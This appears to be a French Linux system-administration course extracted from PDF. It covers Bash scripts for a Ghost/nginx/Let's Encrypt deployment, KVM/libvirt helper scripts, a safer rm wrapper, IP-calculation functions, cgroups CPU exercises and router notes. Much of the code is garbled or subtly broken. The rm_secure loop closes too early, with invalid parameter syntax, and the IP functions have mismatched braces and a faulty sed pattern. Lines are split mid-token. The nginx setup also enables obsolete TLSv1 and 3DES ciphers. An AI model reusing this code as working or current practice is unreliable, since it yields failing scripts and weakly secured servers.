ssl_ecdh_curve secp384r1;
# 20MB of cache will host about 80000 sessions
ssl_session_cache shared:SSL:20m;
# Session expires every 3 hours
ssl_session_timeout 180m;
ssl_session_tickets off;
ssl_stapling on;
ssl_stapling_verify on;
# OCSP stapling using Google public DNS servers
resolver 8.8.8.8 8.8.4.4 valid=300s;
resolver_timeout 5s;
add_header Strict-Transport-Security "max-age=63072000; includeSubdomains; preload";
add_header X-Frame-Options DENY;
add_header X-Content-Type-Options nosniff;

ssl_dhparam /etc/ssl/certs/dhparam.pem;

##
# Logging Settings
##

access_log /var/log/nginx/access.log;
error_log /var/log/nginx/error.log;

##
# Gzip Settings
##

gzip on;
gzip_disable "msie6";

# gzip_vary on;
# gzip_proxied any;
# gzip_comp_level 6;
# gzip_buffers 16 8k;
# gzip_http_version 1.1;
# gzip_types text/plain text/css application/json application/javascript text/xml application/xml application/xml+rss text
/javascript;

##
# Virtual Host Configs
##

include /etc/nginx/conf.d/*.conf;
include /etc/nginx/sites-enabled/*;
}

#mail {
#    # See sample authentication script at:
#    # http://wiki.nginx.org/ImapAuthenticateWithApachePhpScript
#
#    # auth_http localhost/auth.php;
#    # pop3_capabilities "TOP" "USER";
#    # imap_capabilities "IMAP4rev1" "UIDPLUS";
#
#    server {
#        listen      localhost:110;
#        protocol   pop3;
#        proxy      on;
#    }
#
#    server {
#        listen      localhost:143;
#        protocol   imap;
#        proxy      on;
#    }
#}
#}
EOF
cat << EOF > /etc/nginx/sites-available/${SITE}
server {
    listen 80;
    server_name ${SITE}.${ZONE};

    location ~ ^/.well-known {

```

```

    root /var/www/$SITE;
}

location / {
    return 301 https://$server_name$request_uri;
}
}

EOF
ln -s /etc/nginx/sites-available/$SITE /etc/nginx/sites-enabled/$SITE
systemctl stop nginx ; systemctl start nginx
}

## 8. Get and install Letsencrypt
set_letsencrypt () {
apt-get -y install letsencrypt
letsencrypt certonly -a webroot --webroot-path=/var/www/$SITE/ -d ${SITE}.${ZONE} -m $MAIL --agree-tos
cat << EOF > /etc/nginx/sites-available/$SITE
server {
    listen 80;

    server_name ${SITE}.${ZONE};

    location ~ ^/.well-known {
        root /var/www/$SITE;
    }

    location / {
        return 301 https://$server_name$request_uri;
    }
}

server {
    listen 443 ssl;

    server_name ${SITE}.${ZONE};

    location / {
        proxy_pass http://localhost:${tcp_port};
        proxy_set_header X-Forwarded-For \$proxy_add_x_forwarded_for;
        proxy_set_header Host \$http_host;
        proxy_set_header X-Forwarded-Proto \$scheme;
        proxy_buffering off;
        proxy_redirect off;
    }

    ssl on;
    ssl_certificate /etc/letsencrypt/live/${SITE}.${ZONE}/fullchain.pem;
    ssl_certificate_key /etc/letsencrypt/live/${SITE}.${ZONE}/privkey.pem;

    ssl_prefer_server_ciphers On;
    ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
    ssl_ciphers ECDH+AESGCM:DH+AESGCM:ECDH+AES256:DH+AES256:ECDH+AES128:DH+AES:ECDH+3DES:DH+3DES:RSA+AESGCM:RSA+AES:RSA+3D
ES:!aNULL:!MD5:!DSS;
}

EOF
cat << EOF > /etc/cron.d/le-renew
30 2 * * 1 /usr/bin/letsencrypt renew >> /var/log/le-renew.log
35 2 * * 1 /bin/systemctl reload nginx
EOF
systemctl stop nginx ; systemctl start nginx
cd /var/www/$SITE
sed -i s/http/https/ config.js
chown -R ghost:ghost /var/www/$SITE
systemctl stop $SITE.service ; systemctl start $SITE.service
}

## 9. Set Firewalld and Fail2ban
set_firewall () {
apt-get install -y firewalld
systemctl enable firewalld
firewall-cmd --permanent --zone=public --add-service=https
firewall-cmd --permanent --zone=public --add-service=http
firewall-cmd --permanent --zone=public --add-interface=eth0
firewall-cmd --reload
firewall-cmd --permanent --zone=public --list-all
apt-get install -y fail2ban
systemctl enable fail2ban
}

```

```

## 10. Upload some themes

upload_themes () {
apt-get install -y git
cd content/themes
git clone https://github.com/boh717/beautiful-ghost.git beautifulghost
chown -R ghost:ghost beautifulghost
git clone https://github.com/Dennis-Mayk/Practice.git Practice
chown -R ghost:ghost Practice
git clone https://github.com/andreborud/penguin-theme-dark.git penguin-theme-dark
chown -R ghost:ghost penguin-theme-dark
git clone https://github.com/daanbeverdam/buster.git buster
chown -R ghost:ghost buster
git clone https://github.com/godofredoninja/Mapache.git Mapache
chown -R ghost:ghost Mapache
git clone https://github.com/haydenbleasel/ghost-themes.git Phantom
chown -R ghost:ghost Phantom
git clone https://github.com/kagaim/Chopstick.git Chopstick
chown -R ghost:ghost Chopstick
git clone https://github.com/GavickPro/Perfetta-Free-Ghost-Theme.git Perfetta
chown -R ghost:ghost Perfetta
systemctl stop $SITE.service ; systemctl start $SITE.service
}

check_env
system_update
set_dns
set_nodejs
set_ghost
set_nginx
set_letsencrypt
set_firewall
upload_themes

```

5. OpenVPN

Installation d'OpenVPN et configuration de clients

<https://gist.github.com/goffinet/aec2c7d85891e6078c5138c9f38de100/raw/7761dc2372604133e458091e19312cf6c5b71123/openvpn-install.sh>

6. Scripts de virtualisation KVM/libvirt

<https://github.com/goffinet/virt-scripts/>

Cet ensemble de scripts pour Libvirt/Qemu/KVM vise à la fois, d'une part, à fournir rapidement des solutions de déploiement et de gestion de systèmes Linux, et d'autre part, à démontrer l'usage des scripts Bash à des fins pédagogiques.

On y trouve entre autres de quoi fabriquer automatiquement à partir de sources HTTP et un fichier de configuration (kickstart ou preseed) une distribution Debian 8, Ubuntu 16.04 ou Centos 7 à optimiser et à cloner.

On y trouve aussi un script d'installation d'images déjà préparées (Quickbuilder).

Native installation and post-installation

Purpose : gold image auto-creation

1. autoprep.sh : prepare your system as virtualization host
2. get-iso.sh : get iso distributions
3. auto-install.sh : build a fresh Centos, Debian or Ubuntu system with http repos and kickstart files
4. auto-install-tui.sh : auto-install.sh text user interface demo
5. sparsify.sh : optimize space disk on the designated guest
6. clone.sh : clone, sysprep and optimize builded guests
7. hosts-file : print the running guests and their ipv4 address
8. nested-physical.sh : nested installation

Devices creation

Purpose : disks and network creation

1. `add-isolated-bridge.sh` : add an isolated libvirt bridge
2. `add-net-live.sh` : attach a bridged network interface to a live guest
3. `add-storage.sh` : attach an empty bit disk by Gb size

Quickbuilder

Purpose : deploy quickly centos7 debian7 debian8 ubuntu1604 kali metasploitable openwrt15.05 guests based on pre-built and downloaded minimal images.

- `quickbuilder-install.sh` : install quickbuilder procedure
- `define-guest-image.sh` : Install pre-built images (quickbuilder)
- `get_and_install_openwrt.sh` : get and start openwrt with two interfaces

Start stop and remove guests

1. `start_all.sh` : start all the defined guests
2. `destroy_and_undefine_all.sh` : destroy, undefine all the guests with storage removing

Native installation and post-installation

Step 1 : Verify your installation

Script : `autprep.sh`

Description : Setup KVM/Libvirtd/LibguestFS on RHEL7/Centos 7/Debian Jessie.

Usage :

```
# ./autprep.sh
```

Step 2 : Get iso images (optionnal)

Script : `get-iso.sh`

Description : Get latest iso of Centos 7, Debian Jessie and Ubuntu Xenial.

Usage :

```
# ./get-iso.sh unknow
Erreur dans le script : ./get-iso.sh [ centos | debian | ubuntu ]
```

Step 3 : Build a guest automatically

Script : `auto-install.sh`

Description : Centos 7, Debian Jessie or Ubuntu Xenial fully automatic installation by HTTP Repo and response file via local HTTP.

Usage :

```
./auto-install.sh [ centos | debian | ubuntu ] guest_name
```

Note : Escape character is ^]

Step 4 : Sparse your native image

Script : `sparsify.sh`

Description : Sparse a disk. Great gain on disk space !

Usage :

```
./sparsify.sh guest_name
```

Check the disk usage : 2,0G

```
# du -h /var/lib/libvirt/images/ubuntu-gold-31122016.qcow2
```

2, 0G /var/lib/libvirt/images/ubuntu-gold-31122016.qcow2

Sparsify operation

```
# ./sparsify.sh ubuntu-gold-31122016

Sparse disk optimization
[  0,1] Create overlay file in /tmp to protect source disk
[  0,1] Examine source disk
[  4,3] Fill free space in /dev/sda1 with zero
100% [====] -----[  6,9] Fill free space in /dev/u1-vg/root with zero
100% [====] 00:00
[ 70,6] Clearing Linux swap on /dev/u1-vg/swap_1
[ 71,9] Copy to destination and make sparse
[ 191,4] Sparsify operation completed with no errors.
virt-sparsify: Before deleting the old disk, carefully check that the
target disk boots and works correctly.
```

Check the disk usage : 432M

```
# du -h /var/lib/libvirt/images/ubuntu-gold-31122016.qcow2  
432M    /var/lib/libvirt/images/ubuntu-gold-31122016.qcow2
```

Step 5 : Clone your guest

Script : clone.sh

Description : Cloning a domain disk with sparsifying and Linux sysprep.

Usage:

```
./clone.sh original_guest_name clone_guest_name
```

Step 6 : Add the guest hostname resolution

Script :

Description : Print a new /etc/resolv.conf with the ip address and the hostname of running guests.

Usage:

./hosts-file.sh

For example :

```
# ./hosts-file.sh  
192.168.122.152 d1  
192.168.122.236 d2  
192.168.122.190 d3  
192.168.122.155 c1  
192.168.122.100 c2  
192.168.122.40 c3
```

To update your /etc/hosts file:

```
/hosts-file.sh >> /etc/hosts
```

Manage network and storage

Script : add_isolated_bridge.sh

Description : add an isolated libvirt bridge named "lan" on "virbr2"

Usage:

(add isolated bridges ab)

Script : add-net-live.sh

Description : attach a bridged network interface to a live guest

Usage :

```
./add-net-live.sh guest_name
```

Script : add-storage.sh

Description : attach an empty bit disk by GB size

Usage :

```
./add-storage.sh guest_name disk_name size_in_GB
```

Next steps ...

- Install ansible, add ssh hosts keys, create an ansible inventory and test your managed nodes.
- Exploit snapshots and virtual storage
- Exploit Freeipa, Pacemaker, Ovirt

Todo

- `auto-install.sh`
 - Fedora
- `create_repo.sh` : create local repo

7. Scripts de Manipulation

7.1. Evaluation d'expressions rationnelles

Regexp.sh

Contexte : Evaluation d'expression rationnelles.

```
#!/bin/sh
# Christophe Blaess, Scripts Shell Linux et Unix, p. 180.
# regexp.sh
EXPRESSION="$1"
# Eliminons l'expression des arguments de ligne de commande :
shift
# Puis comparons-la avec les chaines :
for chaine in "$@"
do
echo "$chaine" | grep "$EXPRESSION" > /dev/null
if [ $? -eq 0 ]
then
echo "$chaine : OUI"
else
echo "$chaine : NON"
fi
done
```

7.2. Script rm_secure.sh

Auteur : Christophe Blaess, Scripts Shell Linux et Unix, <http://www.blaess.fr/christophe/articles/secure-your-rm-command>.

Contexte : Ce script est utilisé comme point de départ du livre de Christophe Blaess.

rm_secure.sh

```
# http://www.blaess.fr/christophe/articles/secure-your-rm-command

sauvegarde_rm=~/rm_saved/

function rm
{
    local opt_force=0
```

```

local opt_interactive=0
local opt_recursive=0
local opt_verbose=0
local opt_empty=0
local opt_list=0
local opt_restore=0
local opt

OPTIND=0
# Analyse des arguments de la ligne de commande
while getopts ":dfirRvels:" opt ; do
    case $opt in
        d ) ;; # ignorer
        f ) opt_force=1 ;;
        i ) opt_interactive=1 ;;
        r | R ) opt_recursive=1 ;;
        e ) opt_empty=1 ;;
        l ) opt_list=1 ;;
        s ) opt_restore=1 ;;
        v ) opt_verbose=1 ;;
        - ) case $OPTARG in
            directory ) ;;
            force)      opt_force=1 ;;
            interactive ) opt_interactive=1 ;;
            recursive ) opt_recursive=1 ;;
            verbose ) opt_verbose=1 ;;
            help ) /bin/rm --help
                    echo "rm_secure:"
                    echo " -e --empty     vider la corbeille"
                    echo " -l --list      voir les fichiers sauvegés"
                    echo " -s, --restore  récupérer des fichiers"
                    return 0 ;;
            version ) /bin/rm --version
                    echo "(rm_secure 1.2)"
                    return 0 ;;
            empty )      opt_empty=1 ;;
            list )       opt_list=1 ;;
            restore )    opt_restore=1 ;;
            * )         echo "option illégale --$OPTARG"
                        return 1;;
        esac ;;
    ? )     echo "option illégale -$OPTARG"
            return 1;;
    esac
done
shift ${((OPTIND - 1))}

# Créer éventuellement le répertoire
if [ ! -d "$sauvegarde_rm" ] ; then
    mkdir "$sauvegarde_rm"
fi

# Vider la poubelle
if [ $opt_empty -ne 0 ] ; then
    /bin/rm -rf "$sauvegarde_rm"
    return 0
fi

# Liste des fichiers sauvegés
if [ $opt_list -ne 0 ] ; then
    ( cd "$sauvegarde_rm"
        ls -lRa * )
fi

# Recupération de fichiers
if [ $opt_restore -ne 0 ] ; then
    while [ -n "$1" ] ; do
        mv "${sauvegarde_rm}/$1" .
        shift
    done
    return
fi

# Suppression de fichiers
while [ -n "$1" ] ; do
    # Pour les suppressions interactives, interroger l'utilisateur
    if [ $opt_force -ne 1 ] && [ $opt_interactive -ne 0 ] ; then
        local reponse
        echo -n "Détruire $1 ? "
        read reponse
    fi
done

```

```
if [ "$reponse" != "y" ] && [ "$reponse" != "Y" ] &&
[ "$reponse" != "o" ] && [ "$reponse" != "O" ] ; then
    shift
    continue
fi
fi
if [ -d "$1" ] && [ $opt_recursive -eq 0 ] ; then
    # Les r@ertoires n@cessitent l'option r@cursive
    shift
    continue
fi
if [ $opt_verbose -ne 0 ] ; then
    echo "Suppression $1"
fi
mv -f "$1" "${sauvegarde_rm}"/
shift
done
}

trap "/bin/rm -rf ${sauvegarde_rm}" EXIT
```

Notes

- Déploiement d'applications
- Hints
- Quiz
- Scripts adresses IP
 - Scripts adresse IP
 - Fonction ipCheck.sh
 - Fonction ipcalc.sh
- Limiter les ressources du noyau
 - CpuLimit
 - Cgroups
 - Exercice Cgroups sur le CPU
 - Liens
 - Background
- 3. Introduction pratique
- Notes réseau
- Documentation et notes pour mémoire services de passerelle
 - Solution Routeur virtuel (libvirt) interne sans DHCP
 - Solution KVM avec un routeur Centos/Debian Firewalld
 - Solution KVM avec OpenWRT
 - Solution Routeur Centos en VM avec iptables
 - Commutateur virtuel "WAN" ponté au réseau physique
 - Commutateur virtuel "LAN"
 - Configuration de GW01
 - Interfaces
 - routage IP
 - iptables
 - Proxy Squid
 - Notes sur l'installation d'une passerelle OpenWrt en VirtualBox

Déploiement d'applications

- Base de donnée externe
- Interactions avec d'autres services
- services internes
- Données persistantes
 - Configurations
 - Données de productions
 - Logs
- Services éphémères
 - sur un Docker Host (VM)
- Paquets à installer
- Configuration du service
- Fichiers de configuration spécifique
- démarrage/redémarrage du service
- Gestion des erreurs
- Gestion des logs et alertes

Hints

Important danger: this note needs to be highlighted

Important info: this note needs to be highlighted

Important tip: this note needs to be highlighted

Important working: this note needs to be highlighted

Quiz

Here's a quiz about Gitbook

	Good	Bad
What is Gitbook?	(x)	()

Gitbook is good

What does Gitbook support?

- Table-based questions with radio buttons
- Table-based questions with checkboxes
- Telepathy
- List-based questions with checkboxes
- List-based questions with radio buttons
- Moon-on-a-stick

Gitbook supports table and list based quiz questions using either radio buttons or checkboxes.

Gitbook is not telepathic and does not give you the moon on a stick.

test

Scripts adresses IP

Essais

Scripts adresse IP

[0_ip_add.sh](#)

```
#!/bin/bash

#function defaut
# Option par défaut du programme sans paramètre.
# Fonction qui récupère l'adresse IP d'une interface et son masque $ligne.
# Ensuite, elle valorise $ip et $masque en tableau comprenant leurs octets.
# ${ip[0]}=octet_1, ${ip[1]}=octet_2, ${ip[2]}=octet_3, ${ip[3]}=octet_4
defaut ()
{
intf=p4p2
ligne=($(ifconfig $intf | grep "inet " | sed "s/ *inet //g"))
ip=($(echo ${ligne[0]} | sed "s/\./ /g"))
masque=($(echo ${ligne[2]} | sed "s/\./ /g"))
}

#function param
```

```

# Fonction qui récupère les paramètres $1 et $2 de la commande.
# Elle place les octets de l'adresse $ip et du $masque.
param () {
{
ip=$(echo $1 | sed "s/\./ /g")
masque=$(echo $2 | sed "s/\./ /g"))
}

#function calcul_net
# Fonction qui réalise le ET binaire entre l'adresse
# et son masque (numéro de réseau).
calcul_net ()
{
i=0
while [ $i -lt 4 ]; do
    reseau[i]=$(($ip[i] & $masque[i]))
    #i=$i+1
    ((i++))
done
}

# function affichage_calcul
# Fonction qui affiche les résultats
affichage_calcul ()
{
echo -n "adresse : "
echo ${ip[@]} | sed "s/ /\./g"
echo -n "masque : "
echo ${masque[@]} | sed "s/ /\./g"
echo -n "réseau : "
echo ${reseau[@]} | sed "s/ /\./g"
}

# function gestion_param
# Fonction minimale de gestion des paramètres
gestion_param ()
{
if [ -z $1 ]; then
    defaut
    calcul_net
    affichage_calcul
else
    param $1 $2
    calcul_net
    affichage_calcul
fi
}

# Point de départ du script
gestion_param $1 $2

# Suppléments :
# Aide
# Gestion des entrées $ip et $masque :
## Amélioration de la prise en compte des paramètres
## Choix de l'interface à prendre en compte
## Fonction qui gère l'intervalle des ${ip[i]} <0-255>
## Fonction qui valide le masque comme étant une suite homogène de bits à 1 et puis à 0
# Calculs supplémentaires :
## Support du masque CIDR
## Dernière adresse du bloc (broadcast)
## Plage d'adresses valides

```

Fonction ipCheck.sh

```

function ipCheck {

check=$(echo "$1" | grep -E -o "((0|10|[1-9]{1,2}|1[0-9]{2}|2[0-4][0-9]|25[0-5])\.){3}(0|10|[1-9]{1,2}|1[0-9]{2}|2[0-4][0-9]
]|25[0-5])")

if [ -n "$check" ] ; then
    return 0
else return 1
fi
}

```

Fonction ipcalc.sh

```

function ipCalc {
    if [[ $1 = 255* ]] ; then echo "Le 1 er argument est l'adresse ip et le 2 ème le masque"
    elif (( $# == 2 )) && ipCheck $1 && ipCheck $2 ; then

        local inet=$(echo $1|sed "s/\./ /g")
        local netmask=$(echo $2|sed "s/\./ /g")
        local tmpIpNetwork=()
        local tmpMaximiseMask=()
        local tmpBroadcast=()
        local tmpNDBitHosts=""
        local nbBitHosts=""
        local tmpExponent=""
        local tmpExponent=""

        for (( i=0;i<4;i++ )) ; do
            if (( ${netmask[i]} == 0 )) ; then tmpNbBitHosts="00000000"
            elif (( ${netmask[i]} == 255 )) ; then tmpNbBitHosts="11111111"
            else tmpNbBitHosts=$(echo "obase=2;${netmask[i]} " | bc)
            fi
            nbBitHosts=$nbBitHosts$tmpNbBitHosts

            tmpIpNetwork[i]=$((${inet[i]} & ${netmask[i]} ))
            tmpMaximiseMask[i]=$((${netmask[i]} ^ 255 ))
            tmpBroadcast[i]=$((${tmpIpNetwork[i]} | ${tmpMaximiseMask[i]} ))
        done

        #tmpExponent="${nbBitHosts//[^0]}"
        tmpExponent=$( echo $nbBitHosts | sed "s/[^\d]//g" )
        exponent="#$tmpExponent"

        local ipNetwork=$(echo ${tmpIpNetwork[@]} | sed "s/ /\./g")
        local ipBroadcast=$(echo ${tmpBroadcast[@]} | sed "s/ /\./g")

        echo "L'adresse ip est : \"$1"
        echo "Le masque de sous réseau est : \"$2"
        echo "L'adresse du réseau : \"$ipNetwork"
        echo "L'adresse de broadcast : \"$ipBroadcast"
        echo "Le nombre de hôtes possible est de : \" $(( 2**$exponent ))"

        else echo "Les 2 arguments ne sont pas des adresses ip valides"
        fi
    }
}

```

Limiter les ressources du noyau

Cpulimit

Cpulimit permet de limiter l'utilisation du ou des processeurs par un processus déjà lancé ou qui le sera. Il suffit de connaître le nom ou le PID du processus à limiter, et de préciser le pourcentage d'utilisation maximal du processeur (à multiplier par le nombre de processeurs de l'ordinateur).

Exemple où `xx` est une valeur exprimée en pourcentage.

```
cpulimit --exe NomDuProcessusALimiter --limit xx
```

```
cpulimit --pid nnnn --limit xx
```

Pour les processeurs multi-core, il faut multiplier votre pourcentage par le nombre de cores. Ainsi, pour limiter à 20% l'utilisation d'un quadriprocesseur, mettez $20 \times 4 = 80$ après l'argument `-l`.

Cgroups

Partage de temps processeur en cas de concurrence.

Les Cgroups (control groups) sont un mécanisme de regroupement de tâches (processus) instancié par le noyau dont on peut définir des limites sur leur usage des ressources CPU, RAM, I/O, réseau.

cpu cgroup provides a mechanism to control cpu allocation to various processes. Each cpu cgroup contains a tunable called cpu.shares. This tunable allows user to limit the amount of CPU available to all processes within that cgroup.

```
apt-get install cgroup-bin
```

Sur le CPU on peut contrôler :

(a) CPU time for processes using cpu cgroup (b) CPU on which processes will run in case of multi-core system using cpuset cgroup

Briefly explain various cgroup related Linux tools (a) cgcreate – create cgroup (b) cgdelete – remove cgroup (c) cgclassify – Move a process to cgroup (d) cgexec – run the task in given control groups

Exercice Cgroups sur le CPU

La commande `md5sum /dev/urandom` charge à 100 % les CPU. Par défaut, tout autre processus dispose d'une valeur share de 1024. 1024.

Si on attribue un share de 1024, 50 % sont réservés au cgroup et ses processus.

```
cgcreate -g cpu:/A
cgset -r cpu.shares=1024 A
cgexec -g cpu:A md5sum /dev/urandom &
```

```
ps aux | grep md5sum | awk '{ print $2 "\t" $3 }'
```

```
cgcreate -g cpu:/B
cgset -r cpu.shares=1024 B
cgexec -g cpu:B md5sum /dev/urandom &
```

```
ps aux | grep md5sum | awk '{ print $2 "\t" $3 }'
```

Share relatif : R

Rapport A/B formule $A * R(B-A)$

20 % soit 1/5, soit $1 * 1024 / (5-1) = 256$

Sur une machine à 1 CPU (sur une machine 2 CPU, il faudra lancer deux processus de charge dans le cgroup)

```
cgcreate -g cpu:/cpu20
cgset -r cpu.shares=256 cpu20
cgexec -g cpu:cpu20 md5sum /dev/urandom &
md5sum /dev/urandom &
jobs
sleep 10
ps aux | grep md5sum | awk '{ print $2 "\t" $3 }'
pkill md5sum
```

33 % : 1/3, soit $1 * 1024 / (3-1) = 512$

```
cgcreate -g cpu:/cpu33
cgset -r cpu.shares=512 cpu33
cgexec -g cpu:cpu33 md5sum /dev/urandom &
md5sum /dev/urandom &
jobs
sleep 5
ps aux | grep md5sum | awk '{ print $2 "\t" $3 }'
pkill md5sum
```

66% : 2/3, soit $2 * 1024 / (3-2) = 2048$

```
cgcreate -g cpu:/cpu66
cgset -r cpu.shares=2048 cpu66
cgexec -g cpu:cpu66 md5sum /dev/urandom &
md5sum /dev/urandom &
jobs
```

```
sleep 5
ps aux | grep md5sum | awk '{ print $2 "\t" $3 }'
pkill md5sum
```

80% : 4/5, soit $4*1024/(5-4) = 4096$

```
cgcreate -g cpu:/cpu80
cgset -r cpu.shares=4096 cpu80
cgexec -g cpu:cpu80 md5sum /dev/urandom &
md5sum /dev/urandom &
jobs
sleep 5
ps aux | grep md5sum | awk '{ print $2 "\t" $3 }'
pkill md5sum
```

90 % : 9/10, soit $9*1024/(10-9) = 9216$

```
cgcreate -g cpu:/cpu90
cgset -r cpu.shares=9216 cpu90
cgexec -g cpu:cpu90 md5sum /dev/urandom &
md5sum /dev/urandom &
jobs
sleep 10
ps aux | grep md5sum | awk '{ print $2 "\t" $3 }'
pkill md5sum
```

Liens

https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/7/html-single/Resource_Management_Guide/index.html#chap-Using_Control_Groups

<https://www.cloudsigma.com/manage-docker-resources-with-cgroups/>

<https://www.digitalocean.com/community/tutorials/how-to-limit-resources-using-cgroups-on-centos-6>

<https://sthbrx.github.io/blog/2016/07/27/get-off-my-lawn-separating-docker-workloads-using-cgroups/>

<http://blog.scoutapp.com/articles/2014/11/04/restricting-process-cpu-usage-using-nice-cpulimit-and-cgroups>

<https://www.devinhoward.ca/technology/2015/feb/implementing-cgroups-ubuntu-or-debian>

<https://oakbytes.wordpress.com/2012/09/02/cgroup-cpu-allocation-cpu-shares-examples/>

Background

Sur le CPU on peut contrôller :

(a) CPU time for processes using cpu cgroup (b) CPU on which processes will run in case of multi-core system using cpuset cgroup

Briefly explain cpu cgroup ?

cpu cgroup provides a mechanism to control cpu allocation to various processes. Each cpu cgroup contains a tuneable called cpu.shares. This tuneable allows user to limit the amount of CPU available to all processes within that cgroup.

Briefly explain various cgroup related Linux tools (a) cgcreate – create cgroup (b) cgdelete – remove cgroup (c) cgclassify – Move a process to cgroup (d) cgexec – run the task in given control groups

How to install cgroup tools?

sudo apt-get install cgroup-bin

3. Introduction pratique

```
# openssl version
OpenSSL 1.0.2h  3 May 2016
```

```
# openssl list-standard-commands
asn1parse
ca
ciphers
```

```

cms
crl
crl2pkcs7
dgst
dh
dparam
dsa
dsaparam
ec
ecparam
enc
engine
errstr
gendh
gendsa
genpkey
genrsa
nseq
ocsp
passwd
pkcs12
pkcs7
pkcs8
pkey
pkeyparam
pkeyutl
prime
rand
req
rsa
rsautl
s_client
s_server
s_time
sess_id
smime
speed
spkac
srp
ts
verify
version
x509

```

Notes réseau

- Topologie
 - Monter un réseau isolé lan
 - Monter une vm lan + wan (nat ou pont)
 - Configuration des interfaces
- Configuration du routeur
 - Configuration du routage
 - Configuration du pare-feu
- Services d'infrastructure
 - Router Advertisements
 - Service DHCP
 - Service DNS
 - Service DHCP/DNS dynamique
 - Service NTP
 - DHCPv6

Documentation et notes pour mémoire services de passerelle

Solution Routeur virtuel (libvirtd) interne sans DHCP

Editer un fichier lab.xml

```

<network>
  <name>lab</name>
  <forward mode='nat'>

```

```

<nat>
  <port start='1024' end='65535'/>
</nat>
</forward>
<bridge name='virbr1' stp='on' delay='0' />
<domain name='lab' />
<ip address='192.168.22.254' netmask='255.255.255.0' />
</ip>
</network>

```

Créer et démarrer le switch

```

# virsh net-define lab.xml
Network lab defined from lab.xml

# virsh net-autostart lab
Network lab marked as autostarted

# virsh net-start lab
Network lab started

# virsh net-list
      Name      State  Autostart  Persistent
-----+
 default    active   yes       yes
 lab        active   yes       yes

```

Solution KVM avec un routeur Centos/Debian FirewallId

En considérant que le bridge virbr3 existe et est un réseau isolé.

Création d'un réseau isolé

```

#!/bin/bash
# Create an isolated bridge

bridge="virbr3"
name=lan
path=/tmp
cat << EOF > $path/$name.xml
<network>
  <name>$name</name>
  <bridge name='$bridge' stp='on' delay='0' />
</network>
EOF

virsh net-destroy $name
virsh net-create $path/$name.xml
#virsh net-autostart $name

```

Attacher une interface à un domaine KVM

```

#!/bin/bash

guest=$1
type=bridge
source=virbr3
virsh detach-interface $guest $type --live --persistent
virsh attach-interface $guest --type $type --source $source --live --persistent
#
#mac="00:16:3e:1b:f7:47"
#virsh attach-interface $guest --type $type --source $source --mac $mac --live
#
#
##Create an xml file with the definition of your network interface, similar to this example. For example, create a file call
ed hot_net.xml:
<interface type='bridge'>
  #    <source bridge='virbr0' />
  #    <model type='virtio' />
</interface>
##Hot plug the interface to the guest with the virsh command. For example, run the following command:
#virsh attach-device guest hot_net.xml

```

Pare-feu FirewallId

Gist à adapter <https://gist.github.com/goffinet/0d2604d09e333d1842b7323d4cb536d8>

Todo : adaptation debian 8

```
#!/bin/bash
1_interfaces-ipv4 () {
    hostnamectl set-hostname router
    nmcli c mod eth0 ipv4.addresses 192.168.168.1/24
    nmcli c mod eth0 ipv4.method manual
    nmcli c mod eth0 connection.zone internal
    nmcli c up eth0
}
2_routing () {
    sysctl -w net.ipv4.ip_forward=1
    sysctl -p
}
3_firewall () {
    systemctl enable firewalld
    systemctl start firewalld
    firewall-cmd --zone=internal --add-service=dns --permanent
    firewall-cmd --zone=internal --add-service=dhcp --permanent
    firewall-cmd --zone=internal --add-source=192.168.0/24 --permanent
    firewall-cmd --zone=public --add-masquerade --permanent
    firewall-cmd --reload
}
4_dhcp-dns () {
    yum -y install dnsmasq*
    echo "dhcp-range=192.168.168.50,192.168.168.150,255.255.255.0,12h" > /etc/dnsmasq.d/eth0.conf
    echo "dhcp-option=3,192.168.168.1" >> /etc/dnsmasq.d/eth0.conf
    systemctl enable dnsmasq
    systemctl start dnsmasq
}

1_interfaces-ipv4
2_routing
3_firewall
4_dhcp-dns
```

Solution KVM avec OpenWRT

```
#!/bin/bash
##Router Firewall with two interfaces
## WAN interface is default KVM bridge virbr0
##Create an isolated bridge named LAN on virbr3 with this xml file :
#<network>
#  <name>lan</name>
#  <bridge name='virbr3' stp='on' delay='0'>
#</network>
##Enable the bridge :
#virsh net-create lan.xml
#virsh net-start lan
#virsh net-autostart lan
#
name=$1
url=https://downloads.openwrt.org/chaos_calmer/15.05/x86/kvm_guest/openwrt-15.05-x86-kvm_guest-combined-ext4.img.gz
destination=/var/lib/libvirt/images/
if [ $# -lt 1 ]; then
echo "Please provide the VM name" ; exit
else
wget $url$image -O $destination$name.img.gz
gunzip $destination$name.img.gz
virt-install --name=$name \
--ram=128 --vcpus=1 \
--os-type=linux \
--disk path=$destination$name.img,bus=ide \
--network bridge=virbr3,model=virtio \
--network bridge=virbr0,model=virtio \
--import \
--noautoconsole
fi
```

Solution Routeur Centos en VM avec iptables

Commutateur virtuel "WAN" ponté au réseau physique

1. Création d'une interface type bridge (par exemple `virbr2`) sur l'hôte avec des paramètres IP correspondant à ce qui est attendu de l'interface physique native.
2. L'interface physique `eth0` ou autre physique est dénuée de ses paramètres IP et est liée à l'interface bridge
3. Création d'un commutateur virtuel "WAN" (`<forward mode='bridge'>`) lié à l'interface `virbr2`.

1) `cat /etc/sysconfig/network-scripts/ifcfg-virbr2`

```
DEVICE="virbr2"
TYPE=BRIDGE
ONBOOT=yes
BOOTPROTO=dhcp
DEFROUTE="yes"
PEERDNS="yes"
PEERROUTES="yes"
IPV4_FAILURE_FATAL="no"
IPV6INIT="yes"
IPV6_AUTOCONF="yes"
IPV6_DEFROUTE="yes"
IPV6_PEERDNS="yes"
IPV6_PEERROUTES="yes"
IPV6_FAILURE_FATAL="no"
```

2) `cat /etc/sysconfig/network-scripts/ifcfg-p4p1`

```
DEVICE="p4p1"
HWADDR="00:0A:F7:2B:A1:3E"
TYPE="Ethernet"
#BOOTPROTO="dhcp"
#DEFROUTE="yes"
#PEERDNS="yes"
#PEERROUTES="yes"
#IPV4_FAILURE_FATAL="no"
#IPV6INIT="yes"
#IPV6_AUTOCONF="yes"
#IPV6_DEFROUTE="yes"
#IPV6_PEERDNS="yes"
#IPV6_PEERROUTES="yes"
#IPV6_FAILURE_FATAL="no"
#NAME="p4p2"
ONBOOT="yes"
BRIDGE="virbr2"
```

3) Définition du commutateur virtuel WAN

```
<network>
  <name>WAN</name>
  <uuid>fc15da74-e864-426e-91e2-04d3444045e1</uuid>
  <forward mode='bridge' />
  <bridge name='virbr2' />
</network>
```

Commutateur virtuel "LAN"

```
<network>
  <name>LAN</name>
  <bridge name='virbr3' stp='on' delay='0' />
</network>
```

Configuration de GW01

Interfaces

...

...

roulage IP

```
echo "net.ipv4.ip_forward=1" > /etc/sysctl.conf
